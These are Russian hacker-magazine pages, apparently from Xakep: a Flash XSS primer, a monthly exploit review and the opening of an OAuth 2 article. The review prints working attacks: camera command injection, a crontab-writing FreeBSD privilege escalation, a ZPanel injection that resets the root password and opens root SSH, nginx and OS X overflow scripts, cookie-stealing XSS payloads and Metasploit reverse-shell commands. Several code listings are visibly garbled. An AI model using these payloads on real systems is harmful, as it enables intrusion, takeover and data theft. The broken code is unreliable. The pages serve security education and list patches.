Думаю, что такое Flash в общем, всем понятно. Это нечто большое, страшное, местами красивое. Через что многих ломали и ломают (хотя, конечно, в последнее время с Java вряд ли кто-то может сравниться). Поговаривают, что Flash помирает под натиском HTML5. Но с учетом того, как много в себя вобрал Flash, какую часть рынка он занимает, смерть этой технологии еще совсем не близка…

Вообще, я думал пробежаться по основным проблемам во флеше со стороны веб-безопасности (то есть без всяких переполняшек), но предыдущие вопросы заняли слишком много места, а тема оказалась и большой, и интересной. Так что начну с базовых проблем, а в следующих номерах копнем глубже.

Итак, как ни странно, Flash имеет достаточно много встроенных возможностей. В контексте веба мы в основном имеем дело с SWF'ками. Они представляют собой байт-код, который исполняется плагином браузера. Во флеше, используя возможности таких языков, как ActionScript 2 и ActionScript 3, можно почти все. Ограничения примерно идентичны JavaScript'у. То есть из флеша (запущенного с сайта) нельзя добраться до локальных файлов компьютера, например. Что еще интересней, из ActionScript'а мы можем вызывать JS, и он будет исполнен в контексте сайта, на котором он запущен.

Вот об этом мы сегодня и поговорим. Как можно сделать XSS'ку через флеш-ролик на сайте? Во-первых, это сделать можно. Во-вторых, провернуть это почти так же просто, как и XSS'ку в обычной ситуации. А что обычно нужно злоумышленнику? Ему нужно, чтобы он мог вводить (передавать) некие данные ролику, которые не фильтровались бы им и попадали в то место, где они могут быть исполнены.

О'кей, получается, есть три составляющих. Первое — передача данных в видеоролик. Стоит отметить, что ролик может быть запущен либо классически через страничку:

```
<object id='movie' width="200" height="150">
 <param name=quality value=high>
 <param name="movie" value="http:/host/test.swf">
 <embed name='movie' src="http://host/movie.swf" ↵
 quality=high type="application/x-shockwave-flash" ↵
 width="200" height="150">
 </embed>
</object>
```

а также напрямую в URL'e (см. ниже), либо в iframe/frame. В данных случаях браузер автоматически генерит саму страничку (она имеет сходный с указанным выше кодом вид) и запускает SWF'ку.

Передать же параметры SWF'ке можно тремя путями:

1. URL QueryString. Типа: http://host/Movie.swf?par1=val1&par2=val2.
2. Через параметры на страничке FlashVar:

```
<param  name=FlashVars  value="par1=val1&par2=val2">
```

3. Запросив их из самой SWF'ки:

```
var vars= new LoadVar();
vars.load('http://host/page');
```

Хорошо. Данные, предположим, злоумышленник передал. Но что дальше? Дальше мы должны найти место, где SWF'ка их использует, и по возможности модифицировать наши данные так, чтобы это привело к выполнению JavaScript-кода.

Здесь я сделаю небольшое отступление. Еще в 2006–2007 годах Стефано ди Паола (крутой профи) сделал отличный ресерч Flash'а (мое «решение» основано главным образом на тех его работах) и нашел множество различных мест, где можно было внедрить JavaScript. Но исследование его касалось, во-первых, в основном ActionScript 2. Разница между ActionScript 2 и ActionScript 3 приличная, и поэтому многие трюки не прокатывают (а новых не появилось), да и плюс ActionScript 3 роликов стало гораздо больше. К тому же в то время еще были распространены флеш-плееры 6-й и 7-й версии, в которых сама модель безопасности была гораздо хуже. Сам Adobe с тех пор выпустил уже много версий Flash'а и в каждом закручивал и закручивал гайки. Так что доступных триков стало прилично меньше, а адекватную и точную информацию об оставшихся не так просто найти. Но работы Стефано ди Паолы обязательно глянь, также помочь может OWASP-проект по Flash'у (goo.gl/xdXpP). Но вернемся ко второй части — опасному функционалу. Куда же должны прийти наши данные?

Разница между ActionScript 2 и ActionScript 3 приличная, и поэтому многие трюки не прокатывают

Немного покопавшись, я выявил следующий список (не могу быть уверен в его точности):

- navigateToURL ()
- loadVariables()
- loadMovie()
- getURL()
- FScrollPane.loadScrollContent()
- LoadVars.load
- LoadVars.send
- XML.load ('url')
- LoadVars.load ('url')
- Sound.loadSound('url' , isStreaming);
- NetStream.play('url');
- flash.external.ExternalInterface.call(_root.callback)
- htmlText

Как эксплуатировать? Фактически почти вся фишка завязана на использовании схемы «javascript:». Да-да, вот так вот просто. Например, распространенный AS2-код для flash-баннеров, чтобы осуществлялся переход по ссылке:

```
getURL(_root.url, "_blank");
```

Загрузив флешку с параметром, атакующий получит отраженную XSS:

```
http://host/Movie.swf?url=javascript:alert(document.cookie);
```

А, чуть не забыл. В AS2 есть такая прикольная фича. Все неинициализированные переменные мы можем перезаписать своим значением из параметров, передаваемых SWF'ке. То есть если даже URL не был бы нигде инициализирован в SWF'ке, то туда все равно попадет наше значение из query string. Очень прикольный момент. Жаль, что в AS3 это уже не работает. Там в коде должен быть прописан «полный путь» получения данных.

Еще один пример был когда-то найден на сайте Google (SWF-аплоадер в Gmail'е в 2010 году):

```
var flashParams:* = LoaderInfo(this.root.loaderInfo).↵
parameters;

API_ID = "apiId" in flashParams ? ↵
(String(flashParams.apiId)) : ("");

API_INIT = "apiInit" in flashParams ? ↵
(String(flashParams.apiInit)) : ("onUploaderApiReady");

if (ExternalInterface.available) {
    ExternalInterface.call(API_INIT, API_ID);
}
```

Для эксплуатации всего лишь надо открыть https://mail.google.com/mail/uploader/uploaderapi2.swf?apiInit=eval&apiId=alert(document.cookie).

Как видишь, все просто :). Несмотря на грустные слова о закручивании болтов адобой, могу тебе точно сказать, что XSS'ок в интернете через Flash — пруд пруди. В том числе и на крутых сайтах. Ведь чем извращенней вектор атаки, тем выше шанс того, что программист об этом и не подумал. В качестве примера погугли олдскульную багу «inurl:clicktag filetype:swf». Это как раз классический пример с getURL.

На сей приятной ноте прекращаю поток мыслей. Надеюсь, что было интересно :). Если есть пожелания по разделу Easy Hack или жаждешь поресерчить — пиши на ящик. Всегда рад :).

И успешных познаний нового!

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Борис Рютин, ЦОР (Esage Lab)
dukebarman@xakep.ru, @dukebarman

В текущем обзоре эксплойтов будут освещены многочисленные уязвимости в IP-камерах, благодаря которым можно как получить доступ к видеопотоку, так и выполнить команды в ОС. Кроме того, разберем последние уязвимости в OS X и FreeBSD.



ОБЗОР ЭКСПЛОЙТОВ

АНАЛИЗ СВЕЖЕНЬКИХ УЯЗВИМОСТЕЙ

МНОГОЧИСЛЕННЫЕ УЯЗВИМОСТИ В ZAVIO IP CAMERAS

CVSSv2	N/A
Дата релиза:	28 мая 2013 года
Автор:	Core Security — Corelabs Advisory
CVE:	2013-2567, 2013-2568, 2013-2569, 2013-2570

Для реализации веб-интерфейса IP-камера использует веб-сервер Boa (bit.ly/1al71e3), один из самых популярных для встроенных Linux. У него есть особенность: в его файле с конфигурацией `boa.conf` прописаны дефолтные пароли:

```
# MFT: Specify manufacture commands user name and password
MFT manufacture erutcafunam
```

что позволяет любому желающему обратиться к нескольким системным CGI-файлам в папке `/cgi-bin/mft/`:

- `manufacture.cgi`;
- `wireless_mft.cgi`.

Также этот системный пользователь не виден в веб-панели, благодаря чему можно скрытно выполнять свои действия. Теперь рассмотрим примеры эксплуатации с использованием полученных данных.

EXPLOIT

В файле `/cgi-bin/mft/wireless_mft.cgi` есть параметр ap. Он позволяет передать системную команду и выполнить ее. И конечно же, первым делом можно попытаться получить заветные пароли:

```
http://192.168.1.100/cgi-bin/mft/wireless_mft?ap=travesti;↵
cp%20/var/www/secret.passwd%20/web/html/credenciales
```

Теперь, обратившись по следующему адресу, можно получить скопированные данные:

```
http://192.168.1.100/credenciales
```

Следующая уязвимость пригодится разведчикам или просто любителям подглядывать. По умолчанию аутентификация для протокола RTSP отключена, и атакующий может получить доступ к видеопотоку, просто обратившись по адресу:

```
rtsp://192.168.1.100/video.h264
```

Вот поэтому я всегда заклеиваю «глазок» веб-камеры, а то мало ли что :).

Помимо эксплойтов под эти уязвимости, команда Core Security опубликовала исследование для IP-камер от других производителей. Среди них такие вендоры, как TP-LINK, MayGion и другие. У многих такая же проблема: они используют веб-сервер Boa, поэтому атаки в некоторых случаях будут схожи. Правда, в отличие от этого вендора, остальные ответили и выпустили патчи.

TARGETS

Прошивки с версией 1.6.03 и ниже.

SOLUTION

Патча на момент написания статьи не существует. Авторы уязвимостей советуют несколько способов, которые помогут снизить риски:

- Не открывать доступ к камере из интернета без особой необходимости.
- Включить аутентификацию для RTSP.
- Настроить прокси с фильтром запросов к `manufacture.cgi`, `wireless_mft.cgi`.
- Проверять параметр `General.Time.NTP.Server` в запросе к `/opt/cgi/view/param`.

ПЕРЕПОЛНЕНИЕ БУФЕРА В OS X SERVER DIRECTORYSERVICE

CVSSv2:	9.3 (AV:R/AC:M/Au:N/C:C/I:C/A:C)
Дата релиза:	4 июня 2013 года
Автор:	Core Security — Corelabs Advisory
CVE:	2013-0984

Уже названная security-команда отличилась не только результатами исследования различных IP-камер, также она обнаружила уязвимость в OS X Server. Уязвимость находится в функции DSTCPEndpoint::AllocFromProxyStruct файла DSTCPEndpoint.cpp. Кстати, его исходники доступны онлайн (bit.ly/136PlbV). Атакующий может контролировать `inProxyDataMsg->fDataSize` и данные, которые будут скопированы, что позволяет отправить большое количество информации и маленький размер буфера. После чего сервис попытается получить доступ к невыделенному блоку памяти и упадет.

EXPLOIT

Теперь рассмотрим сам эксплойт, который вызывает падение сервера (при желании можно сделать выполнение своей команды):

```
def attack(ip, port):
p = socket.socket()
p.connect((ip, port))
    data = ""
    data += "DHN2"
    // Ключ генерируется как DERIVED KEY,
    // идентичный полученному
    data += "\x00" * 63 + "\x02"
    // Пакет 1
    print ("\nSending my public key ...")
    send_packet(p, data)
    resp = p.recv(65536)
    // Посылаем ключ серверу
    key_sent = resp[8: len(resp) - 1]
    server_key = ""
    // Переворачиваем число
    for i in range(len(key_sent) - 1, -1, -1):
        server_key += key_sent[i]
        // Трансформируем строку в большое число
        big_number = ""
        for c in server_key:
            big_number += "%.2x" % ord(c)
        big_number = int(big_number, 16)
        prime = 2 ** 128
        // Получаем SHARED KEY, который используется
        // для AES-шифрования
        derived_key = pow(big_number, 1, prime)
        magic_number = derived_key
        derived_key_string = ""
        // Трансформируем ключ в строку
        while magic_number != 0:
            resto = magic_number % 256
            magic_number /= 256
            derived_key_string += struct.pack("B", resto)[0]
        data = "A" * 4 + ("\x0c" * 12)
        crypted_data = get_crypted_data↵
        (derived_key_string, data)
        send_packet(p, crypted_data)
        resp = p.recv(65536)
        data = ""
        data += "A" * 0x1b
        data += "\x02"
        // Атакующее значение
        data += struct.pack("<I", 0x10000000)
        // Значение, которое использовалось
        // для последней пропатченной версии
        data += struct.pack("<I", 0x100)
        data += "A" * ( 0x34 - len(data) )
        data += struct.pack(">I", 0x1172 + 1)
        data += struct.pack(">I", 0x99999999)
        data += struct.pack(">I", 0x80808080)
        data += struct.pack(">I", 0x81818181)
        data += struct.pack(">I", 0x66666666)
        // Проходило в прошлых версиях OS X
        // (переполнение целочисленного числа ->
        // ( ( 0xe0 + 0x10 ) - 0x100 ))
        data += "B" * (0xe0 - len(data))
        data += "\x00" * 16
        crypted_data = get_crypted_data↵
        (derived_key_string, data)
        // Триггер
        send_packet(p, crypted_data)
        p.settimeout(10)
        try:
            p.recv(65536)
        except Exception, e:
            print e
        p.close()
```

Полные исходники можно скачать с сайта exploit-db (bit.ly/121kcAa). Для запуска сплоита нужно будет установить библиотеку PyCrypto.

TARGETS

OS X 10.6.8 Server (x86_64) и ниже.

SOLUTION

Есть исправление от производителя.

FREEBSD 9.0–9.1 MMAP/PTRACE — ЭКСПЛОЙТ ОБХОДА ПРИВИЛЕГИЙ

CVSSv2:	N/A
Дата релиза:	18 июня 2013 года
Автор:	Konstantin Belousov, Alan Cox, SynQ
CVE:	CVE-2013-2171

Система виртуальной памяти FreeBSD реализует адресные пространства, в которые могут отображаться источники данных, например файлы. При этом все части файла можно сделать доступными для процесса в рамках одного адресного пространства. Так процесс, используя операции через память, может работать с файлом намного эффективнее, чем через обычные I/O-вызовы. В свою очередь, системный вызов ptrace предоставляет средства трассировки и возможность отладки одному процессу (трассирующему) для другого (трассируемого). Сама уязвимость заключается в отсутствии должной проверки прав в виртуальной памяти системы, что позволяет трассирующему процессу получить права доступа к областям памяти трассируемого процесса, к которым у самого трассируемого процесса нет доступа. Проблема может привести, например, к тому, что, используя вызов mmap для доступного только на чтение файла, можно получить доступ на запись к связанным с данным файлом областям памяти.

EXPLOIT

С момента анонсирования уязвимости появилось несколько эксплойтов. Ниже приведена основная часть самого первого и простого из них от мембера форума Rdot с ником SynQ. Этот эксплойт прописывает свою команду к /etc/crontab:

```
char sc[]="*\t*\t*\t*\t*\troot\t/tmp/bukeke\n#";
void child() {
...
    status = ptrace(PT_TRACE_ME, 0, 0, 0);
}
...
fd = open("/etc/crontab", O_RDONLY);
addr = mmap(0, 4096, PROT_READ, MAP_SHARED, fd, 0);
pid = fork();
child();
ptrace(PT_ATTACH, pid, 0, 0);
for(i=0; i < sizeof(sc)/4; i++)
    ptrace(PT_WRITE_D, pid, addr+i*4, *(int*)&sc[i*4]);
```

В результате добавляется строка `*\t*\t*\t*\t*\troot\t/tmp/bukeke\n#` в наш crontab, после чего происходит постоянное выполнение файла /tmp/bukeke с правами администратора. А уж в папку tmp можно добавить все, что угодно.

Исходники всех эксплойтов приведены в теме на форуме Rdot (bit.ly/133vPf3).

TARGETS

FreeBSD 9.0/9.1.

SOLUTION

Можно произвести обновление системы до 9.1-RELEASE-p4 или 9.1-STABLE либо запретить непривилегированным пользователям выполнение ptrace с помощью команды

```
# sysctl security.bsd.unprivileged_proc_debug=0
```

ПЕРЕПОЛНЕНИЕ БУФЕРА В NGINX

CVSSv2:	N/A
Дата релиза:	16 мая 2013 года
Автор:	Greg MacManus, Mert SARICA
CVE:	2013-2028

Рассмотрим последнюю уязвимость в популярном сервере nginx. Переполнение стека находится в функции ngx_http_parse_chunked() файла /http/ngx_http_parse.c. Уязвимость вызвана недостаточной проверкой входящих запросов, что позволяет атакующему, отправив специально сконструированный запрос, вызвать падение сервера или выполнить произвольный код. Исправление этой уязвимости заключается в небольшом патче, в котором добавляется проверка на длину и размер запроса:

```
if (ctx->size < 0 || ctx->length < 0) {
    goto invalid;
}
```

EXPLOIT

Запрос, вызывающий падение сервиса, выглядит следующим образом:

```
dos_packet = 0xFFFFFFFFFFFFFFEC
...
def chunk(data, chunk_size):
    chunked = ""
    chunked += "%s\r\n" % (chunk_size)
    chunked += "%s\r\n" % (data)
    chunked += "0\r\n\r\n"
    return chunked
    ...
body = "exploit"
chunk_size = hex(dos_packet + 1)[3:]
chunk_size = ("F" + chunk_size:len(chunk_size)-1 ().upper()
con = httplib.HTTPConnection(host)
url = "/mertsarica.php"
con.putrequest('POST', url)
con.putheader('User-Agent', "curl/7.30.0")
con.putheader('Accept', "*/*")
con.putheader('Transfer-Encoding', 'chunked')
con.putheader('Content-Type', ↵
"application/x-www-form-urlencoded")
con.endheaders()
con.send(chunk(body, chunk_size:len(chunk_size) ()))
```

Как видим, большое значение размера запроса 0xFFFFFFFFFFFFFFEC вызывает переполнение. Доступен Metasploit-модуль для nginx под Ubuntu и Debian, который позволяет не просто провести DoS-атаку, а, например, открыть порт. Пример запуска приведен на скриншоте.

Также есть пример эксплойта для 64-битных систем, нюансы эксплуатации и сам эксплойт можно найти в статье от исследователя w00d (bit.ly/11FCoCI).

TARGETS

1.3.9–1.4.0.

SOLUTION

Есть исправления от производителя.

ВЫПОЛНЕНИЕ КОДА В ORACLE WEBCENTER CONTENT SERVER

CVSSv2:	4.0 (AV:R/AC:L/Au:SI/C:N/I:N/A:P)
Дата релиза:	5 июня 2013 года
Автор:	rgod
CVE:	2013-1559

Ошибка возникает в ActiveX-библиотеке CheckOutAndOpen.dll, в методах openWebdav(). Можно передать специально созданный путь и выполнить его через ShellExecuteExW.

EXPLOIT


Сам эксплойт прост:

```
<html>
<body>
<object id="target" width="100%" height="100%" classid=↵
"clsid:A200D7A4-CA91-4165-9885-AB618A39B3F0"></object>
<script>
    target.openWebdav("ПУТЬ");
</script>
</body>
</html>
```


А вот в качестве пути можно передать ссылку на HTA-файл со встроенными VBS-скриптами — в Metasploit-модуле так и делается, поскольку такие файлы позволяют более плотно работать с ОС. Эксплуатация с помощью Metasploit выполняется следующими командами:

```
msf > use exploit/windows/browser/↵
oracle_webcenter_checkoutandopen
msf exploit(oracle_webcenter_checkoutandopen) > ↵
set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(oracle_webcenter_checkoutandopen) > ↵
set 192.168.24.141
msf exploit(oracle_webcenter_checkoutandopen) > exploit
```

Израильская компания Checkmarx провела аудит безопасности 50 наиболее популярных плагинов для WordPress, в результате которого выяснилось, что 20% плагинов уязвимы к атакам SQL Injection, XSS, CSRF и Path Traversal



Пример ввода XSS-кода



Пример выполнения кода

Далее выдаем атакуемому пользователю полученный линк, и после его захода на нашу страницу у него любезно открывается порт для входящих подключений.

TARGETS

Oracle WebCenter Content версий 10.1.3.5.1 и 11.1.1.6.0.

SOLUTION

Есть исправления от производителя.

XSS В RUUBIKCMS 1.1.1

CVSSv2:	N/A
Дата релиза:	5 июня 2013 года
Автор:	expl0i13r
CVE:	N/A

EXPLOIT

Уязвимы следующие адреса и параметры:

- http://ruubikcms/ruubikcms/cms/index.php **[параметры: name]**
- http://ruubikcms/ruubikcms/cms/extranet.php?p=member-area **[параметры: name]**
- http://ruubikcms/ruubikcms/cms/sitesetup.php **[параметры: name , siteroot]**
- http://ruubikcms/ruubikcms/cms/users.php?role=5&p=test **[параметры: firstname , lastname]**

Пример эксплуатации. Идем на вкладку «Pages» и вводим в поле «Page name»

```
"><script>alert('xss')</script>
```

Обновив страницу, увидим всплывающее окно. Также, кликнув по вкладке «News», увидим снова выполнение нашего кода.

Если у нас нет прав на создание новостей и страниц, то наверняка есть права на ввод своего имени и фамилии. Дорк, по которому в Google можно найти сайты на этой CMS, следующий: powered by ruubikcms.

TARGETS

RuubikCMS 1.1.1 и ниже.

SOLUTION

Патча на момент написания статьи не существовало.

УДАЛЕННОЕ ВЫПОЛНЕНИЕ КОМАНД В ZPANEL 10.0.0.2

CVSSv2:	N/A
Дата релиза:	7 июня 2013 года
Автор:	shachibista
CVE:	N/A

В рамках аудита исходного кода популярной веб-панели для управления хостингом команда исследователей обнаружила проблему в модуле htpasswd. Ошибка заключается в недостаточной проверке поля «Username», что позволяет атакующему выполнить различные команды.

Разработчики ZPanel исправили эту уязвимость, добавив функцию обработки специальных символов для полей имени пользователя и пароля:

- $inHTUsername . " " . $inHTPassword . "";
- escapeshellarg($inHTUsername) . " " . escapeshellarg($inHTPassword) . "";

EXPLOIT

Рассмотрим процесс эксплуатации этой уязвимости:

1. Логинимся под любым пользователем и идем по следующему адресу:

```
http://<server_address>/?module=htpasswd&selected=↵
Selected&path=/
```

2. В поле «Username» вводим:

```
;/etc/zpanel/panel/bin/zsudo "echo 'newpassword'" "| ↵
passwd --stdin root" #
```

Вводим любой пароль. Пароль Root будет изменен на newpassword.

3. Далее идем снова по адресу:

```
http://<server_address>/?module=htpasswd&selected=↵
Selected&path=/
```

4. В поле «Username» вводим:

```
;/etc/zpanel/panel/bin/zsudo sed '-i "s/#*\↵
(PermitRootLogin\)/\1 yes \#/" /etc/ssh/*hd*g' #
```

Это разрешит авторизацию пользователя root по SSH.

5. Можно повторить команду, чтобы открыть порт 22 в iptables:

```
iptables -A INPUT -p tcp --dport 22 -j ACCEPT
```

и перезапустить SSH-сервер. Но придется повторить процесс дважды, так как размер буфера для команды zsudo равен 100 символам.

Помимо этого, существует Metasploit-модуль с возможностью добавить все доступные полезные нагрузки для ОС Linux:


```
msf > use exploit/unix/webapp/zpanel_username_exec
msf exploit(zpanel_username_exec) > ↵
set PAYLOAD generic/shell_reverse_tcp
msf exploit(zpanel_username_exec) > set 192.168.24.141
msf exploit(zpanel_username_exec) > set PASSWORD password
msf exploit(zpanel_username_exec) > set 192.168.24.143
msf exploit(zpanel_username_exec) > set USERNAME user
msf exploit(zpanel_username_exec) > exploit
```

TARGETS

ZPanel 10.0.0.2 и ниже.

SOLUTION

Есть исправления от производителя.



Пойманный пакет в Wireshark

WinRadius не отвечает на запросы

DOS В WINRADIUS 2.11

CVSSv2:	N/A
Дата релиза:	10 июня 2013 года
Автор:	npn
CVE:	N/A

WinRadius представляет собой реализацию RADIUS-сервера для Windows-систем и используется для авторизации, аутентификации и учета пользователей. Найденная ошибка в WinRadius возникает при получении сервером специально сконструированного сообщения, в котором передается неправильное значение длины пароля. Данная уязвимость может вызвать его падение.

EXPLOIT

Для воспроизведения уязвимости вначале поймаем пакет аутентификации. Будем использовать программу radclient, с помощью которой отправим наш запрос, и программу Wireshark для поимки и разбора пакета.

Далее реконструируем пакет так, чтобы можно было его отправить с помощью Python-программы:

```
...
pwn =  "\x01" # Код 01
pwn += "\xff" # Идентификатор пакета
pwn += "\x00\x2c" # Длина 44
pwn += "\xd1\x56\x8a\x38\xfb\xea\x4a\x40\xb7\x8a\xa2\x7a\↵
   x8f\x3e\xae\x23" # Аутентификатор
pwn += "\x01" # t=User-Name(1)
pwn += "\x06" # avp: l=6
pwn += "\x61\x64\x61\x6d" # Имя пользователя adam
pwn += "\x02" # avp t=User-Password(2)
pwn += "\x12" # avp: l=18
pwn += "\xf0\x13\x57\x7e\x48\x1e\x55\xaa\x7d\x29\x6d\x7a\↵
   x88\x18\x89\x21" # Пароль (зашифрован)
```

AVP (Attribute value pairs) — это специальные параметры RADIUS-сервера, которые передаются в запросах и ответах для авторизации, аутентификации и других действий для аккаунтов пользователей.

Далее автор уязвимости провел фаззинг всех параметров (bit.ly/1aNxHdz) и обнаружил, что если вместо строки

```
pwn += "\x12" # avp: l=18
```

передать большее значение

```
pwn += "\xff"
```

и отправить на атакуемый адрес и порт 1812, то в результате наш WinRadius больше не будет отвечать на запросы.

TARGETS

WinRadius 2.11 и ниже.

SOLUTION

Патча на момент написания статьи не существовало.

```
root@kali:~# echo "User-Name=adam,User-Password=adam" | radclient 192.168.200.20
 auth WinRadius
Received response ID 149, code 2, length = 44
        Framed-IP-Address = 255.255.255.254
        Framed-Routing = None
        Framed-MTU = 1500
        Session-Timeout = 9999999
```

Запрос аутентификации с помощью radclient

В JAVA SE 7 UPDATE 25 УСТРАНЕНО 40 УЯЗВИМОСТЕЙ

Oracle представила обновление Java SE 7 Update 25, в котором устранено 40 проблем с безопасностью. Из 40 уязвимостей 37 могут быть эксплуатированы удаленно без проведения аутентификации. Многим уязвимостям присвоен максимальный уровень опасности — CVSS Base Score 10.0, что означает возможность выхода за пределы изолированного окружения виртуальной машины и инициирования выполнения кода в системе при обработке специально сформированного запроса. Подробности ты найдешь по адресу bit.ly/19Cl3yQ.

Кроме того, данное обновление содержит набор улучшений, направленных на увеличение безопасности: в файлах JAR Manifest поддерживаются новые атрибуты permissions и codebase, позволяющие проверить корректность запрошенных приложением полномочий и убедиться в доступе из правильного расположения; добавлены средства для проверки отзыва сертификатов перед запуском апплета; добавлено свойство org.jcp.xml.dsig.secureValidation для проверки безопасности контента XML; заблокирован LiveConnect-доступ из JavaScript к Java API при уровне безопасности Very High.

OAUTH 2 — Я УЗНАЮ ТЕБЯ ПО ТОКЕНАМ

Как система авторизации стала средством аутентификации и что из этого вышло

SEARCHING MATCHES

В мире мэшапов и стартапов многие сайты хотели бы моментально получить доступ к твоим друзьям на фейсбуке или к личной информации в твиттере. Но понятное дело, раздавать свои логины/пароли кому попало — не самое лучшее решение. Так на свет появилась схема взаимодействия OAuth: клиент (сторонний сайт) имеет специальный access_token и с его помощью может получать различную информацию и выполнять запросы, но все в пределах разрешенных тобой (пользователем) полномочий. Со временем OAuth стал очень популярен в качестве дополнительного механизма логина, хотя его задача заключается в другом. Все это привело к множеству архитектурных уязвимостей, о которых мы сегодня и поговорим.



Егор Хомяков
@homakov



Андрей Лабунец
@isciurus

OAUTH? ЧТО ЭТО?

OAuth — это открытый протокол авторизации, который позволяет предоставить третьей стороне ограниченный доступ к защищенным ресурсам пользователя без необходимости передавать ей логин и пароль. Например, ты разрабатываешь сайт и хочешь, чтобы пользователь имел возможность добавить свою персональную информацию из социальных сетей (личные данные, список друзей и так далее), например из сети «ВКонтакте». Понятное дело, что сообщать данные своей учетки он тебе не намерен. Вот тут-то в дело и вступает OAuth. В результате пользователь логинится на «ВК», смотрит, к каким данным хочет получить доступ твой сайт, и подтверждает (либо отклоняет) запрос. А ты получаешь специальный токен, заменяющий собой пару логин/пароль, с помощью которого можешь выполнять разрешенные пользователем действия. Имеем: пользователю не надо раскрывать свои логин/пароль, сторонний сайт получает доступ (опять же с разрешения пользователя) к некоторым его данным. На первый взгляд все просто отлично. Но это только на первый взгляд...

ДЕЙСТВУЮЩИЕ ЛИЦА

Перед тем как продолжить, давай немного разберемся с терминологией и принципом работы OAuth 2. В рамках статьи мы будем оперировать следующими понятиями:

- Провайдер — это зачастую популярная социальная сеть (Facebook, ВКонтакте, Twitter) с солидной базой пользователей и данных о них.
- Юзер — это пользователь провайдера, владеющий ресурсами (определенной информацией, графом друзей и так далее).
- Клиент — мобильное приложение/игра, вебсайт или десктопный клиент — желает иметь доступ к ресурсам юзера.
- Ключи (client credentials) — это постоянные аутентификационные токены клиента на провайдере. Состоят из client_id и client_secret.
- Токен (access_token) — это аутентификационные данные юзера на провайдере, которые нужны для выполнения запросов. Запрос выглядит в общем виде так: http://provider/me?access_token=123.

Алгоритм работы OAuth 2 строится следующим образом. Сначала клиент отсылает юзера на провайдер с целью получения доступа к его ресурсам со следующими параметрами:

- redirect_uri — URL колбэка на домене клиента;
- scope — список требуемых привилегий, например private_messages,user_profile,friends;
- client_id — ключ;
- state — случайное значение, которое провайдер вернет назад.

Юзер идет по ссылке к провайдеру, смотрит, что от него требуют (параметр scope), и нажимает «Разрешить». В этом случае провайдер редиректит его назад на указанный redirect_uri на домене клиента со следующими параметрами:






Рис. 1. Отличие OpenID от OAuth

OAUTH VS OPENID

Некоторые по незнанию считают, что OAuth и OpenID в сущности одно и то же. Это неверно. Как видно из рис. 1, отличительная черта OAuth — в нем никто не подтверждает личность пользователя. В OpenID провайдер передает клиенту сообщение, в котором открыто говорится, что владелец пакета — это Вася. В OAuth пакет лишь содержит ключ, по которому можно получить доступ к ресурсам держателя пакета. И «имя» является одним из ресурсов. Вот только нет гарантии, что держатель пакета и есть человек, чье имя вернет запрос к ресурсам, поскольку такую функцию OAuth изначально не выполняет.

